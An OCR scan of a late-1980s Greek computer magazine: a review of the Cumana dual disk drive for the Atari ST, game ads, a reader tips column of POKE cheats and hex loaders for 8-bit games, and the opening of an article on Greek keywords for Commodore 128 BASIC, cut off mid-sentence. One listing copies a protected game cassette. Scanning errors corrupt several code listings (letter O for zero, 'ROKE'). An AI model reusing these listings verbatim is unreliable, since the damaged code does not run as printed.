Είναι γεγονός ότι τα disk drives έχουν γίνει σχεδόν απαραίτητα ακόμα και στον απλό χομπίστα. Την ίδια γνώμη είχε και η Cumana, η οποία δεν έμεινε με σταυρωμένα χέρια και παρουσίασε ένα διπλό disk drive για τη σειρά ATARI ST.

ΤΟΥ Δ. ΑΣΗΜΑΚΟΠΟΥΛΟΥ

Το δίδυμο της Cumana χαρακτηρίζεται από τη λεπτότητά του, αφού το ύψος της συσκευής δεν είναι πάνω από 5 εκατοστά. Έτσι, το πρώτο πράγμα που σκεφτήκαμε να κάνουμε ήταν να τοποθετήσουμε το περιφερειακό κάτω από το monitor του ST, διαπιστώνοντας ότι αυτή ήταν η καλύτερη θέση που θα μπορούσαμε να του δώσουμε πάνω στο γραφείο μας.

Η συσκευή είναι πλατιά και χαρακτηρίζεται από το απαλό γκρι χρώμα της. Ο διακόπτης On-Off βρίσκεται στην μπροστινή μεριά του περιφερειακού, μαζί με το διακόπτη επιλογής πυκνότητας (density) της δισκέτας. Ακόμη, μπροστά υπάρχουν οι υποδοχές των δισκετών - μία των 5,25 και μία των 3,5 ιντσών. Φυσικά δε λείπουν τα ενδεικτικά leds λειτουργίας και οι απαραίτητοι διακόπτες eject. Περνώντας στην πίσω πλευρά του περιφερει-

ακού παρατηρούμε το καλώδιο σύνδεσης του διπλού drive το οποίο συνδέεται στην υποδοχή disk drive των ST και το καλώδιο της τροφοδοσίας του drive, το οποίο, ναι μεν είναι αρκετά μακρύ, ωστόσο όμως έχει μια παράξενη πρίζα στην οποία αναγκαστήκαμε να κάνουμε μία... επέμβαση για να δουλέψει. Κάτι επίσης αξιοσημείωτο είναι μία ψύκτρα που υπάρχει στην πίσω πλευρά του περιφερειακού και η οποία χρησιμεύει στο να ανακουφίζει το τροφοδοτικό του.

### ΜΙΑ ΑΔΙΑΚΡΙΤΗ ΜΑΤΙΑ ΣΤΑ ΕΝΔΟΤΕΡΑ

Ξεβιδώνοντας τις δύο βίδες που υπάρχουν στο πλαϊνό μέρος του περιφερειακού, σηκώσαμε το πάνω κάλυμμα και βρεθήκαμε μπροστά σ' ένα μικρό τεχνολογικό θαύμα. Τα drives είναι της NEC




και διαβάζουν single και double sided δισκέτες (έχουν δηλαδή δύο κεφαλές ανάγνωσης/εγγραφής). Ακόμη υπάρχει ένας adaptor, ο οποίος ανάλογα με τη θέση του διακόπη της πυκνότητας καθορίζει τον αριθμό των tracks (40 για single density και 80 για double). Το πρώτο πράγμα που χτυπά αμέσως στο μάτι είναι ότι τα drives είναι συνδεδεμένα παράλληλα, πράγμα που σημαίνει ότι αν έχετε ήδη κάποιο drive συνδεδεμένο (π.χ. 520STFM, 1040STF) θα πρέπει να αποσυνδέσετε κάποιο από τα δύο, γιατί αλλιώς θα πάθετε και εσείς αυτό που πάθαμε και εμείς! Κατά τα άλλα η κατασκευή είναι πάρα πολύ προσεγμένη, χωρίς κολλήσεις της τελευταίας στιγμής και διάφορα άλλα τινά. Το τροφοδοτικό είναι αρκετά ισχυρό και μπορεί να ανταποκριθεί άνετα στις απαιτήσεις ρεύματος των δύο drives. Το μόνο ίσως αρνητικό σημείο του τροφοδοτικού είναι ένας μικρός βόμβος. Ικανοποιημένοι από την ποιότητα της κατασκευής ετοιμαστήκαμε να δουλέψουμε με το περιφερειακό.

## ΕΠΙ ΤΟ ΕΡΓΟΝ

Αφού συνδέσαμε το drive σε έναν ATARI 1040STF ανάψαμε πρώτα το περιφερειακό και μετά τον υπολογιστή. Εδώ συνέβει κάτι το πολύ παράξενο. Μόλις δοκιμάσαμε να κάνουμε boot με μια δισκέτα από το drive A, διαπιστώσαμε εκπληκτικοί ότι ο ST δεν αναγνώριζε το εσωτερικό του drive! Σα να μην έφταναν όλα αυτά, όταν δοκιμάσαμε να πάρουμε directory από το drive B, όταν υπήρχε δισκέτα στο drive A παίρναμε συνεχώς το μήνυμα drive B: is not responding! Τελικά καταλάβαμε ότι έπρεπε να αποσυνδέσουμε τη μία από τις δύο μονάδες. Έτσι λοιπόν αρχικά αναγκαστήκαμε να βγάλουμε off-line το drive των 5,25", για να μπορέσουμε να φέρουμε σε πέρας αυτό το test. Πρέπει ωστόσο να επισημάνουμε ότι αυτό το πρόβλημα δεν παρουσιάζεται στην περίπτωση που ο ST δεν έχει ενσωματωμένο disk drive (πχ. 520ST).

Η λειτουργία του drive θα μπορούσαμε να πούμε ότι είναι σχεδόν αθόρυβη. Δοκιμάζοντας να φορμάρουμε μία δισκέτα είδαμε ότι δεν υπήρχε κανένα απολύτως πρόβλημα. Από άποψη ταχύτητας, τώρα, διαπιστώσαμε ότι είναι το ίδιο γρήγορο με αυτό του ST (δηλαδή πολύ γρήγορο). Έ-



Το εσωτερικό του Cumana drive. Πίσω αριστερά φαίνεται ο διακόπτης 40/80 tracks, ενώ από κάτω διακρίνεται ο connector που πρέπει να βγει.

χοντας κάποια πείρα από σαφάρι με drives (!) αποφασίσαμε να το υποβάλουμε σε μερικές «τυπικές» ασκησούλες. Αρχίσαμε λοιπόν με Superbase και ψάξιμο καρτελών στη δισκέτα. Η διαδικασία κράτησε αρκετή ώρα και ομολογουμένως μας άφησε άριστες εντυπώσεις, καθώς δεν υπήρχε κανένα απολύτως πρόβλημα παρ' όλα τα ανοίγματα-κλεισίματα και ψαξίματα αρχείων. Μετά από την database, σειρά είχαν οι αντιγραφές. Ξεκινήσαμε από τα απλά filecopy και diskcopy του GEM, τα οποία δούλεψαν χωρίς να παρουσιάσουν κανένα απολύτως πρόβλημα. Ακολούθησαν μερικά back-ups χρησιμών προγραμμάτων, τα οποία έγιναν με διάφορα αντιγραφικά. Και σ' αυτή την περίπτωση το Cumana drive ανταποκρίθηκε άψογα. Μάλιστα, υπήρξαν μερικές δισκέτες οι οποίες αρνιόνταν να διαβαστούν από το drive A και διαβάζονταν μόνο από το Cumana drive (κάπου-κάπου θέλει και ένα καθάρισμα αυτός ο άμοιρος ο 1040!)

Έχοντας δουλέψει αρκετά με το drive των 3,25", αποφασίσαμε να συνδέσουμε και το drive των 5,25". Φυσικά και αυτό ορίστηκε σαν drive B. Όπως και στην περίπτωση του 3,25", το drive των 5,25" λειτουργήσε άψογα και χωρίς να δημιουργήσει το παραμικρό πρόβλημα. Αυτό το drive το δοκιμάσαμε μέσα από το PC-DITTO. Αφού κάναμε installation μέσα από το PC-Emulator φορτώσαμε το MS-

DOS (μπρρρρρ!!!) και αρχίσαμε τις μεταφορές αρχείων από δισκέτες των 5,25" σε δισκέτες των 3,5". Και εδώ δεν υπήρξε κανένα απολύτως πρόβλημα και το περιφερειακό λειτουργήσε άψογα, χωρίς να μας ταλαιπωρήσει καθόλου. Φυσικά το drive δουλεύει άψογα και σε περιβάλλον GEM. Κάτι που πρέπει να προσέξετε ιδιαίτερα είναι ο τύπος των δισκετών που θα χρησιμοποιήσετε, γιατί οι standard 5,25" δισκέτες που χρησιμοποιούν τα συμβατά δεν είναι κατάλληλες για double density format, αφού μπορούν να «αντέξουν» μόνο 48TPI (Tracks Per Inch).

## ΕΠΙΛΟΓΟΣ

Ομολογουμένως πρόκειται για μία πολύ αξιόλογη και χρήσιμη συσκευή, αφού συνδυάζει drives των 5,25" και 3,5". Ένα βασικό πρόβλημα που εντοπίζεται είναι στην περίπτωση που ήδη υπάρχει κάποιο disk drive συνδεδεμένο με το σύστημα. Θα μπορούσαμε να πούμε ότι το περιφερειακό απευθύνεται περισσότερο στους χρήστες του 520ST και όχι τόσο σ' αυτούς του 1040STF ή του 520STFM.

Η τιμή του περιφερειακού με ΦΠΑ είναι 120000 και είναι αρκετά υψηλή, αν τη συγκρίνει κανείς με την τιμή του ATARI ST.

Το CUMANA Drive μας παραχώρησε το ATARI CLUB (Σολωμού 25 Α και Μπότση 7, τηλ. 3644695).



ΕΛΛΗΝΙΚΟ ΠΡΟΪΟΝ

ACOSOFIT

ΕΝΑΣ ΕΝΑΣ  
ΕΧΕΙ ΓΙΑ  
ΟΛΟΥΣ!

Μ'ΕΠΡΗ  
ΠΟΣΕΣ ΦΟΡ  
ΠΡΟΣ ΕΙΝΑ  
ΕΛΛΗ

ΘΑ Μ'ΑΦΗΣΕΙΣ  
ΝΑ ΠΑΙΖΩ ΚΑΙ ΓΩ ΤΟΝ  
ΣΑΚ-ΝΑΦ ΘΑΝΑΣΑΚΗΣ;

ΕΣΤΩ ΤΡΕΛΑΙΝΟΜΑΙ  
ΓΙΑ ΠΕΡΙΠΕΤΕΙΕΣ!

ΕΧΕΙ ΠΑΙΔΙ ΜΟΥ  
ΓΙΑ ΟΛΑ  
ΤΑ ΓΟΥΣΤΑ

ΤΡΑΝΟΥΤΡΑΚΟΣ





ΜΕ ΤΙΜΗ 1000 ΔΡΧ ΣΕ ΚΑΣΙΕΤΤΑ  
ΚΑΙ 1500 ΔΡΧ ΣΕ  
ΔΙΣΚΕΤΤΑ!

ΕΣ!!  
ΘΑ ΣΤΟ ΠΕ  
ΟΛΑ ΣΤΑ  
ΝΙΚΑ!

ΣΤΗΝ ΑΚΡΗΗ!  
ΚΑΘΕ 6 ΠΑΙΧΝΙΔΙΑ  
1 ΠΑΙΧΝΙΔΙ ΔΕΦΟ!



ΓΙΑ ΝΑ ΔΟΥΜΕ ΠΟΣΟ  
ΚΑΛΟ ΕΙΝΑΙ ΣΤΗΝ  
ΤΡΙΑΝΤΑΜΙΑ ΚΑΙ  
ΣΤΗΝ ΠΑΞΙΕΝΤΖΑ...

ΣΙΓΑ ΚΥΡΙΟΣ. ΘΑ ΤΑ  
ΒΡΗΤΕ ΚΑΙ Σ' ΑΛΛΑ  
ΚΑΤΑΣΤΗΜΑΤΑ ΜΕ ΤΟ  
ΣΗΜΑ ΤΗΣ  
ΑCOCSOFT!!

# ACOSOFT

ΗΡΑΚΛΕΙΟΥ 8, ΧΑΛΑΝΔΡΙ  
Τ.Κ. 15232 - ΤΗΛ: 6844058



# HINTS & TIPS

**Λουλούδια του hacking, γεια σας.**  
Με τι άλλη λέξη θα μπορούσα ν' αρχίσω τα hints του Μαΐου, που ως γνωστόν είναι ο μήνας των λουλουδιών (και των γαιδάρων). Η άνοιξη λοιπόν έχει μπει για τα καλά, σέρνοντας πίσω της όλα τα επακόλουθα. Το απόβραδο μας βρίσκεται να κοιτάμε μελαγχολικοί την Αθήνα, ανάμεσα από τις κεραιές του Λυκαβηττού, και μετά να κατηφορίζουμε για το σπίτι για να παίξουμε **Dungeonmaster**, ακούγοντας **Black** απ' το στερεοφωνικό. "It's a wonderful life", λοιπόν.  
**Αρχίζουμε;**

## LAST MISSION (CBM)

Ζωές και το σώσιμο της Esmeralda θα είναι απλά θέμα χρόνου. Το tip από τον QΛίστα Γιώργο Κωνσταντόπουλο.



Το πρώτο tip γι' αυτό το μήνα έρχεται από την ανανεωμένη, μετά την ανάκτηση των τεσσάρων βαθμών, Λάρισα. Για άπειρες ζωές, λοιπόν, κάντε reset και δώστε:  
**POKE 7927, 234: POKE 7928, 234: POKE 7929, 234.**  
Το παιχνίδι ξαναρχίζει με **SYS 7171**.

Αυτά από τον παλιό φίλο της στήλης, τον Ηλία Τσιάντα (νίνα ΑΕΛάρα, μεγάλη), τον οποίο και ευχαριστούμε.

## QUASIMODO (QL)

Μόλις φορτωθεί το πρόγραμμα, κάντε Break (CTRL+SPACE) και EDIT 1020. Βρείτε στη γραμμή 1020 τη σταθερά huns=huns-1 και κάντε την huns=huns. Από κει και πέρα, θα έχετε άπειρες

## COMMANDO (CBM)

Η ανανέωση σε όλο της το μεγαλείο. Ο Κώστας Τυφεκίδης συμβουλεύει τα εξής:

Αρχικά γράψτε LOAD και πατήστε Return. Μόλις φορτωθεί το πρώτο κομμάτι του προγράμματος θα εμφανιστεί το γνωστό σε όλους σας "Ready". Τώρα δώστε:

**POKE 1010, 76 (Return)**  
**POKE 1011, 248 (Return)**  
**POKE 1012, 252 (Return)**  
και RUN.

Το φόρτωμα θα συνεχιστεί, μέχρι που κάποια στιγμή θα γίνει reset. Μετά το reset δώστε:

**POKE 816, 167 (Return)**  
**POKE 817, 2 (Return)**  
**POKE 2086, 248 (Return)**  
**POKE 2087, 252 (Return)**  
και

**SYS 2061**

Το φόρτωμα θα ξαναρχίσει για να φορτωθεί όλο το υπόλοιπο παιχνίδι και να γίνει το τελικό reset, οπότε και δίνετε:

**POKE 14631, 0** για άπειρες ζωές και  
**POKE 2456, 69** για άπειρες χειροβομβίδες.

Τώρα, αν δεν με πιστεύετε και θέλετε να δείτε αν όλα τα παραπάνω είναι αλήθεια, δίνετε και ένα **SYS 2128**, αλλιώς...

## GOBBLEMAN (SPECTRUM)

Πληκτρολογήστε:

**10 REM listing 1 loader**  
**20 CLEAR 24910**  
**30 LOAD "gobbleman"**  
**CODE 24911, 6850**  
**40 POKE 25864, 24**  
**50 PRINT USR 28416**

και σώστε το σε μια κενή κασέτα. Μετά κάντε NEW και ξαναπληκτρολογήστε:

**10 REM listing 2 copy gobbleman**  
**20 CLEAR 30000**  
**30 PRINT "Put original tape an d press play"**  
**40 LOAD "CODE 33552, 8200**

**50 CLS**  
**60 PRINT "Put second tape and start recording"**  
**70 SAVE "gobbleman"**  
**CODE 34911, 6850**

Τώρα RUN και βάλτε την πρωτότυπη κασέτα να φορτώνει και, μόλις εμφανιστεί το μήνυμα "put second tape and start recording", βάλτε την κασέτα στην οποία έχετε σώσει το listing 1 και σώστε (μετά το listing φυσικά) τον κώδικα μηχανής που θα σας προκύψει. Το νέο αντίγραφο θα έχει άπειρες ζωές.

Η επέμβαση ήρθε από τον



κολλητό, πια, της στήλης.  
Τάσο Αντωνόπουλο.

## BREAKTHRU (CBM)

Φορτώστε, κάντε reset και  
δώστε:  
**POKE 3059,120: POKE  
3060,5**  
για άπειρα αυτοκινητάκια. Το  
παιχνίδι ξαναρχίζει με SYS  
12616.

## TAI PAN (AMSTRAD)



Μόλις μπείτε στο  
restaurant και πάρετε το  
δάνειο, βγείτε και  
ξαναμπείτε για να παίξετε  
το τυχερό παιχνίδι. Για να  
κερδίσετε, ποντάρτε τις  
δύο πρώτες φορές 10000\$  
στη γαλάζια πλάκα που είναι  
4/1. Την τρίτη φορά παίξτε  
με την κόκκινη πλάκα,  
ποντάροντας πάλι 10000\$.  
Με αυτόν τον τρόπο θα  
κερδίσετε 420000\$.

Το «tip των τεσσάρων»  
ήρθε από τους Σωτήρη  
Παπανικολάου, Παναγιώτη  
Παπανικολάου, Γιάννη  
Οικονόμου και Μιχάλη  
Πετρόπουλο. Ευχαριστούμε  
παιδιά!

## RENTAKILL RITA (SPECTRUM)


Λοιπόν, η στήλη έχει  
συγκεντρώσει την élite του  
αναγνωστικού κοινού. Εννοώ  
ότι μας διαβάζουν οι  
κορυφαιοί των επιστημών,  
των τεχνών και του  
αθλητισμού. Να μερικά  
ονόματα: Πάνθηρ Ροζ,  
Μάους Μίκυ, Σταρ μας  
Εθνική, Μινέλι, Λίζα, Φοξ  
Σαμάνθα, Έντσον Αράντες  
Ντον Ασιμέντο. Το τελευταίο  
νέο του καλλιτεχνικού  
κόσμου είναι η επέμβαση  
που μας έστειλε ο Λάκης  
με τα Χαμηλά Ρεβέρ.  
**POKE 57982,0** λοιπόν για  
άπειρες ζωές και **POKE  
58520,0: POKE 58229,0:  
POKE 58140,0** για να μην  
μειώνονται οι τροφές και το  
spray, όποτε τα  
χρησιμοποιείτε. Αυτά από  
τους καλλιτέχνες. Εμείς οι  
κοινοί θνητοί μπορούμε να  
συνεχίσουμε.

## HIGH NOON (CBM)

Οι άπειροι σερίφηδες σας  
έρχονται αν κάνετε reset και  
δώσετε  
**POKE 18033,0: SYS 4\*4096**  
Και οι δύο επεμβάσεις είναι  
του Κώστα Σταθόπουλου.  
Thanks, μεγάλη.

## ARKANOID (AMSTRAD)

Πληκτρολογήστε το εξής:  
**10 MEMORY 12345: MODE  
1: LOAD "arkanoid.ext"  
20 LOCATE 5,10: INPUT**



**"SELECT STAGE TO  
START";A  
30 POKE &3B24,A-1  
40 CALL &39AF**  
Προσοχή, το πρόγραμμα δεν  
δίνει άπειρες ζωές, αλλά  
σας δίνει τη δυνατότητα ν'  
αρχίσετε απ' όποια πίστα  
θέλετε. Το όλο listing είναι  
του Αλέξανδρου Μάλλη.

## THE LIVING DAYLIGHTS (AMSTRAD)

Ένας συνάδελφος του  
γνωστού B\_T, του στέλνει  
χαιρετίσματα και  
συμβουλεύει τα εξής:  
**10 J=&A604  
20 READ A\$: IF A\$="END"  
THEN CALL &A60B  
30 POKE J, VAL ("&" + A\$):  
J=J+1: GOTO 20  
40 DATA 30, 30, 37, 2E,  
42, 49, 4E  
50 DATA CD, 28, A6, 06,  
07, 21, 04  
60 DATA A6, 11, OD, 40,  
CD, 77, BC  
70 DATA EB, CD, 83, BC,  
CD, 7A, BC  
80 DATA 3E, 64, 32, 1C,  
07, C3, 00  
90 DATA 01, 3E, 01, CD,  
0E, BC, 06  
100 DATA OE, 21, 3F, A6,  
7E, CD, 5A  
110 DATA BB, 23, 10, F9,  
CD, OE, A6  
120 DATA 00, 00, 00, 54,  
45, 52, 52  
130 DATA 59, 20, 43, 48,  
45, 41, 54**

**140 DATA 49, 4E, 47, END**  
τρέξτε το και θα έχετε  
άπειρες ζωές.

Αυτά από τον Θόδωρο  
Σαλά που δηλώνει  
φανατικός οπαδός της  
στήλης των hackers.

## HEAD OVER HEELS (AMSTRAD)

Ο Δημήτρης  
Ασημακόπουλος (μέλος του  
PHT) συμβουλεύει να  
πληκτρολογήσετε τα  
παρακάτω:

**30 addr=&A2F0: MEMORY  
addr-1  
40 sum=0: FOR k=1 TO 16:  
READ a\$: IF a\$="END"  
THEN 50 ELSE a=VAL  
("&" + a\$): ROKE addr, a:  
addr=addr+1: sum=sum+a:  
NEXT: READ A\$: IF VAL  
("&" + a\$) < sum THEN  
PRINT "DATA Error":  
STOP ELSE 40  
50 CALL &A2F0  
60 END  
70 DATA 00, 00, 00, 00,  
00, 00, 00, 00, 00, 00, 21,  
FF, AB, 11, 40, 00, 21C  
80 DATA 0E, 07, CD, CE,  
BC, 21, 4D, A3, 11, 00, C0,  
06, 0C, CD, 77, BC, 660  
90 DATA 21, 00, 01, CD,  
83, BC, CD, 7A, BC, 21,  
00, 01, 11, 00, 9F, 3E, 541  
100 DATA 76, AE, 77, 23,  
1B, 7A, B3, 3E, 76, 20, F6,**



# HINTS & TIPS

21, 59, A3, 11, 00, 5FE  
110 DATA F0, 06, 0C, CD,  
77, BC, 21, 00, C0, CD, 83,  
BC, CD, 7A, BC, 21, 813  
120 DATA 65, A3, 11, 00,  
BF, 01, 60, 00, ED, B0, C3,  
00, BF, 41, 48, 45, 626  
130 DATA 41, 44, 31, 20,  
20, 2E, 53, 42, 46, 41, 48,  
45, 41, 44, 32, 20, 3A4  
140 DATA 20, 2E, 42, 49,  
4E, 21, 00, C0, E5, 11, 00,  
A0, 01, C0, 0D, ED, 559  
150 DATA B0, E1, 11, 01,  
C0, 01, FF, 3F, 36, 00, ED,  
B0, AF, 32, C3, 26, 73F  
160 DATA C3, 00, 01, 00,  
00, 00, 00, 00, 00, 00, 00,  
00, 00, 00, 00, 00, C4  
170 DATA END

Αυτά από το Δημήτρη.

## GOLD RUNNER (AMIGA)

Πατώντας το πλήκτρο "I", πηγαίνετε στο bonus stage menu. Τώρα, αν θέλετε να τελειώσετε την πίστα χωρίς να χάσετε ζωή, πατήστε το πλήκτρο "U". Επίσης, ένας τρόπος για άπειρες ζωές είναι να πατήσετε το πλήκτρο F10. Με αυτό τον τρόπο τα λαμπάκια Power και Drive σβήνουν και όταν χάνετε ζωή, δεν περνάει στη μνήμη.

Ευχαριστούμε το Βασίλη Πρίντζη και ...Viva 68000.

## METRO CROSS (AMSTRAD)

Λοιπόν, οι φίλοι του Amstrad αυτό το μήνα δεν θα πρέπει να έχουν κανένα παράπονο με τον κατακλυσμό των tips.

Πληκτρολογήστε λοιπόν:

```
10 j=&COOO  
20 RESTORE  
30 READ A$  
40 IF A$= "END" THEN  
CALL &COOA  
50 POKE J, VAL ("&"+A$)  
60 J=J+1  
70 GOTO 30  
100 DATA 4D, 45, 54, 52,
```

4F, 32, 2E, 42, 49, 4E  
110 DATA 06, 0A, 21, 00,  
C0, 11, 00, 40, CD, 77  
120 DATA BC, EB, CD, 83,  
BC, E5, CD, 7A, BC, E1  
130 DATA AF, 32, 20, 6D:  
REM No collision  
140 DATA 3E, C3, 32, 0A,  
6D: REM Long jump  
150 DATA E9, END

Το listing είναι του Νίκου Τσιούπρα.

Προετοιμαστείτε κατάλληλα για τις εξετάσεις που πλησιάζουν και για τις καλοκαιρινές σας εξορμήσεις στις παραλίες, φορέστε τα φοβερά σας σορτσάκια και καλή τύχη.

Εμείς τα ξαναλέμε τον άλλο μήνα. Γειά χαρά.

# THE EAGLE HAS LANDED

ΒΒΧΧ

Τώρα έφθασαν οι Eagle!

Οι δισκέτες που έχουν δυνατότητες και τιμή που σίγουρα δεν φαντάζεστε! Φτιαγμένες έτσι ώστε να ικανοποιούν τους απαιτητικούς που όμως δεν είναι διατεθειμένοι να ακριβοπληρώνουν τις απαιτήσεις τους.

Αν λοιπόν δεν έχετε περιθώρια για λάθος επιλογές και ζητάτε τιμές "προσγειωμένες" οι Eagle σας βγάζουν από τη δύσκολη θέση χωρίς "κόστος".

**Eagle**  
DISKETTES



**GMS**

ΑΠΟΚΛΕΙΣΤΙΚΗ ΑΝΤΙΠΡΟΣΩΠΕΙΑ  
GREEK MEDIA SERVICES  
Ελ. Βενιζέλου 104, 176 76 Καλλιθέα Αθήνα - Τηλ. 9599104, 9599120



## COMMODORE 128 ΕΛΛΗΝΙΚΗ BASIC

ΤΟΥ ΒΑΓΓΕΛΗ ΓΙΑΝΝΕΛΟΥ

Το πρόγραμμα που σας παρουσιάζουμε φιλοδοξεί να μάθει ελληνικά στην BASIC του COMMODORE 128. Τι λέτε λοιπόν; Δεν είναι καλύτερα, αντί να προσπαθείτε να μάθετε τη γλώσσα του υπολογιστή, να προσπαθήσει να μάθει εκείνος τη δική σας;

**Κ**αθένας που έχει μια μικρή έστω σχέση με το χώρο των Ηλεκτρονικών Υπολογιστών, είναι σε θέση να καταλάβει τι σημαίνει ο τίτλος: ΕΛΛΗΝΙΚΗ BASIC. Δεν είναι τίποτα φοβερότερο από μια απλή αντικατάσταση των αγγλικών εντολών, συναρτήσεων και μηνυμάτων της BASIC από αντίστοιχα ελληνικά. Αυτό με τη σειρά του επίσης δεν σημαίνει τίποτε το πιο καταπληκτικό απ' το να προγραμματίζει κανείς χρησιμοποιώντας την εντολή ΓΡΑΨΕ αντί της αντίστοιχης PRINT.

Υποθέτω πως εγείρονται αμέσως τα ε-  
ξής δύο ερωτήματα:

- Είναι δυνατόν να γίνει κάτι τέτοιο τη στιγμή που τα λεξιλόγια αυτά όπως και τα μηνύματα, είναι γραμμένα στη ROM του υπολογιστή πράγμα που σημαίνει πως οποιαδήποτε προσπάθεια επέμβασης για τροποποίηση είναι αποτυχημένη εξ ορισμού;
- Με ποιό τρόπο επιτυγχάνεται η μεταγραφή αυτή αν αποκλείσουμε τη μνημοβόρα περίπτωση ν' αντιγράψουμε όλη τη BASIC στη RAM και να προσπαθήσουμε να βρούμε ΟΛΑ τα σημεία που χρειάζονται τροποποίηση, κι επιτέλους ποιό το πρακτικό όφελος μιας τέτοιας εφαρμογής;

Η απάντηση στο πρώτο ερώτημα είναι εύκολη. Ναι, είναι δυνατόν να γίνει κάτι τέτοιο κι η απόδειξη είναι το πρόγραμμα που ακολουθεί. Όσον αφορά το δεύτερο ερώτημα υπάρχουν πιθανόν διάφορες απαντήσεις απ' τις οποίες θα προτιμήσω αυτή που έκανε την ύπαρξη του δικού μου προγράμματος δυνατή αναφέροντας μόνο πληροφοριακά ότι πραγματικά η λύση της αντιγραφής όλης της BASIC στη RAM δεν είναι μόνο εξαιρετικά μνημοβόρα αλλά και χρονοβόρα, όπως και δύσκολη, δηλαδή από κάθε άποψη ασύμφορη. Το πρόγραμμα λοιπόν που έχετε στα χέρια σας δεν δεσμεύει περισσότερο από 0.665039 K (δηλαδή 681 BYTES) απ' το χώρο των μεταβλητών της BASIC. Αυτός ο χώρος αντιπροσωπεύει μόνο τα ελληνικά μηνύματα λαθών της BASIC επειδή το πρόγραμμα, όπως και τα ευρητήρια εντολών και συναρτήσεων, εντοπίζονται σε χώρο κενό που έχει προβλεφθεί απ' την COMMODORE για ρουτίνες ή και μικρά προγράμματα, όπως μηχανής (\$01300 - \$01BFF). Τι γίνεται λοιπόν με την τεχνι-





κή; Η αλήθεια είναι πως κι εδώ δεν έχουμε να κάνουμε με τίποτε το υπερφυσικό. Ναι βέβαια η ROM είναι απαραίτητη, αλλά αυτό καθόλου δεν σημαίνει πως δεν υπάρχουν τρόποι επέμβασης και μάλιστα όταν η εταιρία που γράφει την BASIC ή και το λειτουργικό σύστημα, φροντίζει ν' αφήνει ανοικτά μερικά «παράθυρα» για να μπορούν πού και πού οι σκύλοι ν' αλέθουν. Με λίγα λόγια (όσοι έχουν προγραμματίσει ποτέ 6502 ASM δεν έχουν ανάγκη ούτε αυτά τα λίγα λόγια) το πρόγραμμα μηχανής που συνιστά την BASIC 7.0 του C-128 έχει σε στρατηγικά σημεία την εντολή JMP (HILO) όπου η μεταβλητή HILO δεν αντιπροσωπεύει παρά οποιονδήποτε ακέραιο από 0 έως 65535. Η εντολή αυτή υπολογίζει τη θέση μνήμης που προκύπτει απ' την πράξη: περιεχόμενο HILO + 256 \* περιεχόμενο (HILO + 1), και μεταθέτει τη ροή του προγράμματος σ' αυτή. Αυτό δεν εξυπηρετεί παρά ένα και μοναδικό σκοπό: Το να είναι δυνατό, αφού η HILO είναι πάντα στη RAM, να μετατίθεται η ροή ορισμένων ρουτινών της ROM στη RAM με μια αλλαγή στο βέλος (VECTOR είναι ο όρος που χρησιμοποιείται για την HILO) για να εκτελούνται οι αντίστοιχες δικές μας που έχουμε φροντίσει να γράψουμε πριν κάνουμε την αλλαγή.

Υποθέτω βέβαια πως όλα αυτά δεν είναι ίσως πλήρως κατανοητά από άτομα που δεν έχουν και μεγάλη σχέση με τη γλώσσα μηχανής ή αυτό θα διακινδυνεύσω έναν παραλληλισμό με την BASIC. Ας πούμε λοιπόν πως γράφουμε ένα πρόγραμμα σε BASIC που έχει χονδρικά την εξής μορφή:

```
10 LET HILO=100
```

```
...
```

```
90 GOTO HILO
```

Σ' αυτό το σημείο θα πρέπει επίσης να κάνουμε την υπόθεση ότι η εντολή GOTO μπορεί να συνταχτεί με μεταβλητή, πράγμα που απ' όσο γνωρίζω δεν κάνει καμία BASIC. Συνεχίζουμε λοιπόν:

```
100 ...
```

```
110 ...
```

```
...
```

Εδώ πρέπει ακόμη ν' αναφέρουμε ότι η HILO ορίζεται μόνο στη γραμμή 10 που σημαίνει ότι αν τροποποιηθεί τότε θα παραμείνει τροποποιημένη μέχρι να εκτε-

λεστεί μια εντολή RUN ή μια εντολή GOTO 10 που στο επίπεδο της γλώσσας μηχανής σημαίνει RESET ή JMP \$E000 κ.τλ. Είναι νομίζω φανερό τώρα ότι αν σε κάποια στιγμή προσθέσουμε κάποιες γραμμές:

```
1000 ...
```

```
1010 ...
```

```
...
```

```
1990 GOTO 100
```

κι αφού διακόψουμε το πρόγραμμα με

